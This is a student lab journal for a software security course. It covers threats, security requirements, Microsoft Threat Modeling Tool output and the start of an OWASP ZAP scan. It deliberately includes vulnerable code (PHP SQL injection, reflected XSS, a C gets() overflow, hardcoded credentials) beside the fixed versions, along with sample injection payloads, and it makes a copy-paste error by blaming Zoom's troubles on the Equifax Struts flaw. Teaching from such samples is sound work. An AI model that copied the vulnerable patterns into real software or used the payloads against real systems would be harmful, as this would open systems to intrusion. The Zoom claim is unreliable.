



Asha M. Tarsadia Institute of Computer Science and Technology

Software Development Security (CE6013)

INDEX

Programme Name/Year:	B.Tech. Computer Science and Engineering /2025 - 2026
Subject Name and Code:	Software Development Security (CE6013)
Subject Teacher(s):	Ms. Urvisha Patel
Academic Year:	2025 - 2026

Sr. No.	Title	Date of Experiment	Sign
1.	Identify common threats to software security, study sources of software insecurity and potential risks.		
2.	Study eliciting security requirements for software projects, prioritize security requirements and their importance.		
3.	Create a model, define system architecture, and identify and mitigate potential threats using Microsoft Threat Modeling Tool. Task: Create a New Model in Microsoft Threat Modeling Tool Define Your System's Architecture Identify and Document Threats		
4.	Perform a comprehensive scan of a web application, detecting and documenting security vulnerabilities using OWASP ZAP.		
5.	Write a python code to identify SQL injection vulnerabilities and mitigate them. Identify SQL Injection Vulnerability(simple code snippet that is vulnerable to SQL injection) Mitigate Using Prepared Statements(code To mitigate the SQL injection vulnerability) Results of the Execution (Vulnerable Code Execution, Secure Code Execution, database table		
6.	Analyze security failures and attacker behavior in complex systems and study strategies for managing security in the face of system complexity.		

7.	Study governance and security management and explore the role of governance in ensuring software security and compliance.		
8.	Conduct a Security Maturity Assessment for a Software Development Organization, Identify Areas for Improvement and Develop a Plan to Enhance Security Maturity		
9.	Write a python code to demonstrate Denial of Service attack.		
10.	Project		

PRACTICAL - 1

AIM: Identify common threats to software security, study sources of software insecurity and potential risks.

Solution:

Introduction

Software security is the practice of protecting software against unauthorized access, use, disclosure, disruption, modification or destruction. It includes understanding the **threat landscape**, identifying internal and external sources of insecurity and implementing preventive measures.

Software Security Threats

1. Insider Threats

Insider threats originate from individuals within the organization or system, such as employees, contractors or partners who have authorized access to critical systems or data. These threats result from intentional abuse of privileges or accidental actions that compromise security.

Examples:

- **Developer leaking source code:** A programmer intentionally or inadvertently uploads proprietary source code to a public repository or shares it with unauthorized personnel.
- **Administrator misusing privileged access:** A system admin uses root or elevated privileges to access confidential data they are not authorized to view or modifies logs to hide suspicious activity.
- **Insider altering system configurations:** An employee changes firewall rules, disables security controls or alters application settings, intentionally or by mistake, leading to vulnerabilities.

2. External Threats

External threats are posed by actors outside the organization such as hackers, cybercriminals, or state-sponsored attackers, who attempt to compromise the system without authorized access.

Examples:

- **Hackers exploiting open ports:** Attackers scan for and target servers with open or weakly protected ports, attempting to breach the system using vulnerabilities.
- **Malware delivered through phishing emails:** Cybercriminals send deceptive emails with infected attachments or malicious links, tricking users into installing software like ransomware or spyware.
- **Remote attackers injecting malicious code:** External adversaries leverage web application flaws (e.g., SQL injection, Cross-Site Scripting) to execute unauthorized code, access restricted data or compromise user accounts.

Common Threats to Software Security

Threat	Description	Example Code / Scenario	Mitigation Strategy	Type
Malware	Malicious software (virus, worm, trojan, ransomware) infects the system, stealing or corrupting data.	Users download a trojan disguised as legitimate software	Use antivirus tools, educate users, regularly update and patch systems	External
Spyware	Software that secretly monitors or collects users' data.	Unwanted browser toolbars or background apps collecting keystrokes	Use anti-spyware software, review app permissions, restrict downloads	External
SQL Injection	Attacker injects malicious SQL to bypass login or extract DB data.	<pre>SELECT * FROM users WHERE username='\$user' AND pass='\$pass'; Input: ' OR 1=1; --</pre>	Use prepared statements/parameterized queries, validate input	External
Cross-Site Scripting	Injected JavaScript runs in the victim's browser.	<pre><input value="<script> alert(1)</script> "/></pre>	Encode user output, use Content Security Policy (CSP)	External
Buffer Overflow	Exploits unbounded memory storage to crash or inject code.	<pre>In C: char buf; gets(buf);</pre>	Bounds checking, use safe libraries (e.g., <code>fgets</code>), avoid unsafe functions	External

Hardcoded Credentials	Developer includes passwords in code which can be leaked.	String password = "admin123";	Use environment variables or secure vaults for secrets	Internal
Unvalidated Input	Failing to check inputs leads to injections, overflows, etc.	No validation on form fields; user submits malicious data	Validate and sanitize all input data, enforce data types	Both
Insecure File Uploads	Malicious files uploaded that get executed on the server.	User uploads <code>webshell.php</code> as profile pic	Check file type/size, store outside webroot, scan uploads	External

Sources of Software Insecurity

- **Poor Coding Practices:** Lack of input validation, hardcoded credentials, improper memory management.
- **Inadequate Testing:** Not performing proper security or vulnerability testing, focusing only on functionality.
- **Misconfigurations:** Using insecure default settings, open ports, or unnecessary enabled services.
- **Unpatched Vulnerabilities:** Not applying updates or security patches.
- **Third-Party Components:** Relying on vulnerable libraries/frameworks.
- **Human Factors:** Social engineering, insider threats and inadequate training.

Case Study Analysis: Equifax Data Breach

Background: In 2017, Equifax (a major US credit reporting agency) suffered one of the largest data breaches in history, affecting 147 million people. Attackers exploited a vulnerability in the Apache Struts web framework used by Equifax.

- **Vulnerability:** Failure to patch the Apache Struts CVE-2017-5638 vulnerability.
- **Threat:** External (attackers targeting publicly accessible web applications).
- **Attack Vector:** Attackers sent malicious requests to Equifax's servers, exploiting a remote code execution flaw.
- **Impact:**
 - Leak of sensitive personal and financial information including Social Security Numbers (SSNs), addresses and driver's license details.
 - Massive financial loss (\$575M in settlements and fines).
 - Severe reputational damage.
- **Lessons Learned:**
 - Always apply security patches as soon as they are released.
 - Regular vulnerability assessments and penetration testing are critical.

- Use monitoring and intrusion detection systems (IDS) to detect suspicious activities.
- **Vulnerability Testing:**
 - Static Analysis: Review source code for vulnerabilities.
 - Dynamic Analysis: Analyze running applications for security issues.
 - Penetration Testing: Simulate attacks to identify real-world risks.
 - Continuous Monitoring: Use automated tools to maintain ongoing security.

Potential Risks and Impacts

Risk	Impact
Data Breach	Leakage of sensitive information (PII, passwords, etc.)
Financial Loss	Ransom payments, lawsuits or regulatory fines
Reputational Damage	Loss of customer trust
Intellectual Property Theft	Competitors gaining access to proprietary systems
Service Disruption	Downtime affecting business operations
Legal Consequences	Violations of data protection laws (e.g., GDPR, HIPAA)

Risk Assessment Matrix

Threat	Likelihood	Impact	Risk Level	Mitigation Strategy
Malware Infection	Medium	High	High	Antivirus, patch management
Spyware	Medium	Medium	Medium	Educate users, endpoint protection
SQL Injection	High	High	Critical	Use parameterized queries/input validation
XSS (Cross-site Scripting)	Medium	Medium	High	Encode outputs, use CSP
Hardcoded credentials	Low	High	High	Policy enforcement, code review

Unpatched Libraries	High	High	Critical	Dependency management, regular updates
Insecure File Upload	Medium	High	High	File validation, storage outside webroot

Sample Codes – Demonstrating a Vulnerability

Example 1: SQL Injection in PHP (Vulnerable Code)

```
<?php
// vulnerable.php
$username = $_GET['user'];
$password = $_GET['pass'];

$conn = mysqli_connect("localhost", "root", "", "test_db");
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Login Successful";
} else {
    echo "Invalid Login";
}
?>
```

Problem: If attacker enters - user=admin' – &pass=abc

It becomes: **SELECT * FROM users WHERE username='admin' -- ' AND password='abc';**

The -- comments out the rest, giving unauthorized access.

Solution (Using Prepared Statements):

```
<?php
// secure.php
$username = $_GET['user'];
$password = $_GET['pass'];

$conn = mysqli_connect("localhost", "root", "", "test_db");
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
$result = $stmt->get_result();
if ($result->num_rows > 0) {
    echo "Login Successful";
} else {
    echo "Invalid Login";
}
?>
```

Example 2: Cross-Sites Scripting in Javascript/HTML (Vulnerable Code)

```
<!-- User input rendered directly into page without sanitization -->  
<form>  
  <input name="username" value="<?php echo $_GET['username']; ?>">  
</form>
```

Problem: If the URL is `?username=<script>alert('XSS')</script>`, the script executes in the victim's browser window.

Solution: Using `htmlspecialchars` escapes special characters, preventing scripts from executing.

```
<!-- Sanitizes user input before rendering in HTML -->  
<form>  
  <input name="username" value="<?php echo htmlspecialchars($_GET['username'],  
ENT_QUOTES, 'UTF-8'); ?>">  
</form>
```

Example 3: Buffer Overflow in C (Vulnerable Code)

```
#include <stdio.h>  
int main()  
{  
  char buf[10];  
  gets(buf); // Unsafe: gets() allows unlimited input  
  printf("%s\n", buf);  
  return 0;  
}
```

Problem: Input longer than 10 characters can overflow the buffer and hijack program execution.

Solution: `fgets` enforces buffer boundary checks, preventing overflows.

```
#include <stdio.h>  
int main()  
{  
  char buf[10];  
  fgets(buf, sizeof(buf), stdin); // Safe: limits input size  
  printf("%s\n", buf);  
  return 0;  
}
```

Example 4: Hardcoded Credentials (Vulnerable Code)

```
# insecure_login.py  
USERNAME = "admin"  
PASSWORD = "admin123"
```



```
input_user = input("Username: ")
input_pass = input("Password: ")
if input_user == USERNAME and input_pass == PASSWORD:
    print("Login successful!")
else:
    print("Access Denied")
```

Problem: Anyone with code access can see the credentials.

Solution: Use `.env` files or secure credential storage:

```
# .env
USERNAME=admin
PASSWORD=admin123

# secure_login.py
import os
from dotenv import load_dotenv
load_dotenv()
username = os.getenv("USERNAME")
password = os.getenv("PASSWORD")
input_user = input("Username: ")
input_pass = input("Password: ")

if input_user == username and input_pass == password:
    print("Login successful!")
else:
    print("Access Denied")
```

PRACTICAL - 2

AIM: Study eliciting security requirements for software projects, prioritize security requirements, and explain their importance.

Solution:

Security Requirements Elicitation

Security requirements specify what protections a software system must provide to defend against threats and unauthorized actions. Unlike functional requirements, security requirements safeguard **confidentiality, integrity, availability (CIA)** and ensure **compliance with standards** like GDPR, HIPAA, OWASP, etc.

Categories of Security Requirements:

- **Authentication:** Confirming a user's identity.
- **Authorization:** Ensuring users have permissions to perform actions.
- **Data Protection:** Securing sensitive information in storage and transit.
- **Input Validation:** Checking and sanitizing user input.
- **Auditing & Logging:** Recording key actions and system events.
- **Error Handling:** Preventing information disclosure through error messages.
- **Session Management:** Controlling and securing user sessions.

Eliciting Security Requirements

1. Stakeholders Identification

The first step is to identify all relevant stakeholders who have an interest in the security of the system. These are the people who either use the system, manage it, develop it or are responsible for legal and regulatory compliance.

Examples of stakeholders include:

- Business owners (set priorities and budget)
- End-users (interact with the system daily)
- Developers and system architects (design and build the system)
- System administrators (maintain operations and access)
- Security experts (define protection strategies)
- Legal and compliance officers (ensure legal standards are met)

2. Techniques to Elicit Security Requirements

Once stakeholders are identified, various techniques can be used to collect security requirements. These techniques help uncover potential threats, risks and specific protections that need to be in place.

1. **Stakeholder Interviews and Questionnaires:** Talk directly to stakeholders to understand their security concerns. Ask about the type of data handled, who needs access, and what risks they foresee.
2. **Misuse and Abuse Cases:** This involves thinking like an attacker, not just how legitimate users would use the system, abuse cases consider how attackers might misuse it. These scenarios help identify potential threats and guide the design of security controls to prevent them.

Example:

Abuse Case: "An attacker injects malicious SQL to bypass authentication."

Security Requirement: "System must validate and sanitize all user inputs."

3. **Threat Modeling:** Threat modeling is a structured method to analyze the system's architecture and data flows in order to identify vulnerabilities and potential attack vectors. This is often done using threat classification frameworks like STRIDE, which helps developers think from an attacker's perspective.

STRIDE stands for:

- Spoofing (identity forgery)
- Tampering (unauthorized data modification)
- Repudiation (denying actions)
- Information Disclosure (data leaks)
- Denial of Service (disrupting services)
- Elevation of Privilege (gaining unauthorized access)

4. **Security Checklists:** Checklists based on established security standards are a practical way to ensure that common and well-known threats are addressed. These are often used alongside other techniques to verify that all major risk areas are covered.

Common sources include:

- OWASP Top 10 (for web security)
- NIST 800-53 (government security controls)
- ISO/IEC 27001 (international information security standard)

5. **Compliance Requirements:** Many industries are governed by laws and regulations that impose specific security requirements. This step involves identifying those requirements and ensuring the system complies with them. Failure to meet these requirements can result in legal penalties and reputational damage.

Examples of regulations:

- GDPR – Requires personal data encryption and consent.
- HIPAA – Protects medical data and ensures audit logging.
- PCI-DSS – Mandates secure handling of credit card data.

Common Security Requirements

Requirement	Description	Example	Mitigation
Authentication	Enforce strong user authentication for sensitive functions	Admin login requires password + OTP	Multi-factor authentication
Authorization	Restrict access to authorized users only	User can view only their data, not others'	Role-based access control
Input Validation	Validate and sanitize all user-provided data	Prevent SQL Injection, XSS via parameter checks	Server-side validation

Data Encryption	Encrypt sensitive data in storage/transit	Banking app encrypts account numbers in DB	AES, TLS
Auditing	Log administrative and sensitive actions	Log all changes to user profiles	Centralized log management
Session Management	Expire sessions after inactivity	User auto-logout after 10 minutes idle	Session timeout

Prioritization of Security Requirements

Security requirements should be prioritized based on their impact on system confidentiality, integrity and availability, as well as criteria such as **asset sensitivity**, **threat likelihood** and **impact severity**. This helps in effectively allocating security resources and addressing the most critical risks first.

1. CIA-Based Prioritization

The CIA Triad - Confidentiality, Integrity and Availability, is a core model used to assess the criticality of a security requirement. By evaluating how much each requirement affects these three aspects, we can assign an overall priority level to guide implementation.

Requirement	Confidentiality	Integrity	Availability	Priority
Password Encryption	High	Medium	Low	Critical
Backup System	Low	Medium	High	High
Input Validation	Medium	High	Medium	High

2. MoSCoW Method

The MoSCoW technique is a prioritization method that categorizes requirements into four groups: Must Have, Should Have, Could Have and Won't Have (for now). This method helps teams manage scope while focusing on essential security features first.

- **Must Have:** Items are essential for system security, such as encryption and access control.
- **Should Have:** Features improve protection but can be added after core functionality.
- **Could Have:** Items are beneficial enhancements, like biometrics.
- **Won't Have (Now):** Refers to lower-priority features that are not feasible in the current phase.

3. Risk Matrix

A Risk Matrix evaluates threats based on their likelihood and impact, allowing teams to assign priority levels accordingly. This visual tool helps in deciding which threats need urgent mitigation and what controls should be implemented.

Threat	Likelihood	Impact	Priority	Control
SQL Injection	High	Critical	Urgent	Input validation, WAF

XSS	Medium	High	High	Output encoding, CSP
Weak Authentication	High	High	Critical	MFA, strong password policy

Case Study Analysis: Zoom's Security Missteps (2020)

Background: In 2020, Zoom experienced explosive growth due to the COVID-19 pandemic, becoming a critical tool for remote work, education and social communication. However, this rapid adoption exposed several security and privacy flaws. While the platform prioritized usability and scalability, it initially fell short in meeting core security requirements, especially under the scrutiny of millions of new users worldwide.

- **Issues:**
 - Failure to patch the Apache Struts CVE-2017-5638 vulnerability.
 - Poor access control led to widespread incidents of "Zoom-bombing" (unauthorized intrusions into meetings).
- **Missed Security Requirements:**
 - Data encryption during transmission and at rest.
 - Strong authentication and better meeting access control mechanisms (e.g., waiting rooms, passcodes, user authentication).
- **Impact:**
 - Exposure of sensitive meetings, including corporate, educational and governmental sessions.
 - Loss of user trust and public scrutiny.
 - Legal and reputational consequences, forcing Zoom to initiate a 90-day security plan and overhaul its security posture.
- **Lessons Learned:**
 - Security cannot be an afterthought in feature-rich systems.
 - Security requirements must evolve with product scale and user base.
 - Rapid growth must be supported by scalable and proactive security practices.

Importance of Security Requirements

Security requirements are essential for protecting software from threats, ensuring that it operates safely and as intended. They help in identifying critical risks early in the development process and reduce the chance of vulnerabilities being exploited.

1. Prevents Security Breaches: Well-defined security requirements help identify and mitigate threats early, reducing the risk of attacks such as data breaches, injection attacks or privilege escalations.

- Prevents exploitation of known vulnerabilities
- Minimizes unauthorized access to sensitive data

2. Reduces Long-Term Costs: Fixing security issues after deployment is significantly more expensive than resolving them during design or development. Early prioritization saves cost and effort.

- Security flaws found in production can cost up to 30 times more to fix than if addressed during development.
- Reduces time spent on post-deployment patching and incident response

3. Ensures Regulatory Compliance: Modern applications must adhere to security and privacy standards like GDPR, HIPAA, PCI-DSS, etc. Security requirements ensure compliance is built into the system.

- Avoids legal penalties and audits
- Aligns with national and international data protection laws

4. Protects User Trust and Business Reputation: Users expect their personal information and activities to remain private and secure. Breaches can permanently damage a company's reputation.

- Builds trust through secure-by-design applications
- Prevents customer churn caused by public security incidents

5. Supports Secure System Architecture: Security requirements guide architectural decisions, helping developers adopt secure patterns such as encryption, access control and secure communication protocols.

- Enables use of secure APIs and frameworks
 - Promotes defense-in-depth and layered security design
-

PRACTICAL - 3

AIM: Create a model, define system architecture, and identify and mitigate potential threats using Microsoft Threat Modeling Tool.

Solution:


Introduction

Threat modeling is a proactive security practice that helps identify potential risks and vulnerabilities in software architecture during the design phase. Microsoft Threat Modeling Tool provides a graphical interface to model a system using **Data Flow Diagrams (DFDs)** and **automatically generates threat insights** using the **STRIDE** methodology.

Procedure

Step 1: Tool Setup and Model Creation

The Microsoft Threat Modeling Tool was installed and launched on a Windows system. A new model was created for a **Library Book Checkout System**.




Step 2: Define System Architecture

The architecture of the system was modeled using a Data Flow Diagram (DFD). The following components were added:

- **External Interactor:** Patron/User
- **Processes:** Authentication & Authorization Service, Checkout Service
- **Data Store:** Patron Database, Book Inventory
- **Data Flows:**
 - Patron/User to Authentication & Authorization Service (submit ID/Credentials)
 - Authentication & Authorization Service to Patron Database (query user record)
 - Authentication & Authorization Service to Checkout Service (pass validated User ID/Role)

- Checkout Service to Book Inventory (query availability/update status)
- Checkout Service to Patron Database (record borrowed book)



Step 3: Generate and Review Threats

Using the built-in STRIDE model, Microsoft Threat Modeling Tool automatically identified potential threats related to each component and data flow. Each threat was categorized, described and reviewed for possible mitigation strategies.

ID	Diagram	Changed By	Last Modified	State	Title	STRIDE Categ	Description	Justification	Interaction	Possible Mitig	Severity	SDL Phase
0	Diagram 1	Generated	Not Started	An adversary c	Elevation of Pri	Due to poorly c	Query Availabil	When possible	High	Implementation		
1	Diagram 1	Generated	Not Started	An adversary c	Elevation of Pri	An adversary c	Query Availabil	Restrict access	High	Implementation		
2	Diagram 1	Generated	Not Started	An adversary h	Information Dis	An adversary h	Query Availabil	Clients connect	High	Implementation		
3	Diagram 1	Generated	Not Started	An adversary h	Information Dis	An adversary h	Query Availabil	Enable Transpa	High	Implementation		
4	Diagram 1	Generated	Not Started	A compromised	Elevation of Pri	A compromised	Query Availabil	It is recommenc	High	Implementation		
5	Diagram 1	Generated	Not Started	An adversary c	Repudiation	An adversary c	Query Availabil	Enable auditing	Medium	Design		
6	Diagram 1	Generated	Not Started	An adversary c	Elevation of Pri	An adversary c	Query Availabil	It is recommenc	High	Implementation		
7	Diagram 1	Generated	Not Started	An adversary m	Elevation of Pri	An adversary m	Query Availabil	Enable SQL Vuln	High	Implementation		
8	Diagram 1	Generated	Not Started	An adversary m	Elevation of Pri	An adversary m	Submit ID & Pa	Implement impl	High	Design		
9	Diagram 1	Generated	Not Started	An adversary c	Information Dis	An adversary c	Submit ID & Pa	Implement Cert	High	Implementation		
10	Diagram 1	Generated	Not Started	An adversary c	Information Dis	If application se	Submit ID & Pa	Encrypt sensitiv	High	Implementation		

Export Csv 16 Threats Displayed, 16 Total

Threats Identified

Component	Threat Type	Description	Suggested Mitigation
Data Flow: Checkout Service → User Database	Tampering	Book return date or fines can be modified during transmission.	Use message integrity checks and enforce server-side validation.
User Database	Information Disclosure	Sensitive patron PII (address, history) may be exposed.	Encrypt sensitive data (like addresses) at rest in the database.
Authentication & Authorization Service	Elevation of Privilege	A regular patron may gain librarian-level access.	Apply Role-Based Access Control (RBAC) to strictly enforce permissions based on user role
Checkout Service / User Database	Repudiation	A patron may deny checking out a book without concrete proof.	Implement secure audit logging of all transactions with validated User ID and timestamp.

Mitigation Recommendations

To address the identified threats in the Library Book Checkout System, the following security measures are recommended:

- Secure all communications with TLS/SSL to prevent data tampering or exposure
 - Use encrypted storage for sensitive information in databases
 - Implement access controls (RBAC) to prevent privilege escalation (in the Authentication Service)
 - Enable activity logging for sensitive operations (checkout/return) to support auditability (Repudiation mitigation).
 - Sanitize and validate all inputs from users (Patron ID, requested book ID) to prevent malicious data injection.
-

Practical- 4


Aim: Perform a comprehensive scan of a web application, detecting and documenting security vulnerabilities using OWASP ZAP.

Introduction

OWASP ZAP (Zed Attack Proxy) is a widely used, open-source security tool developed by the **Open Worldwide Application Security Project (OWASP)**. It is specifically designed to help developers and security professionals identify vulnerabilities in web applications through both **automated scanning** and **manual testing**. As one of the most active open-source security projects, ZAP plays a crucial role in detecting a wide range of issues, including those listed in the **OWASP Top 10** such as **Cross-Site Scripting (XSS)**, **SQL Injection** and **Broken Authentication**.


Procedure Step 1: Install and Launch ZAP

OWASP ZAP was downloaded and installed from the official website. The application was launched in **Standard Mode** for full functionality.



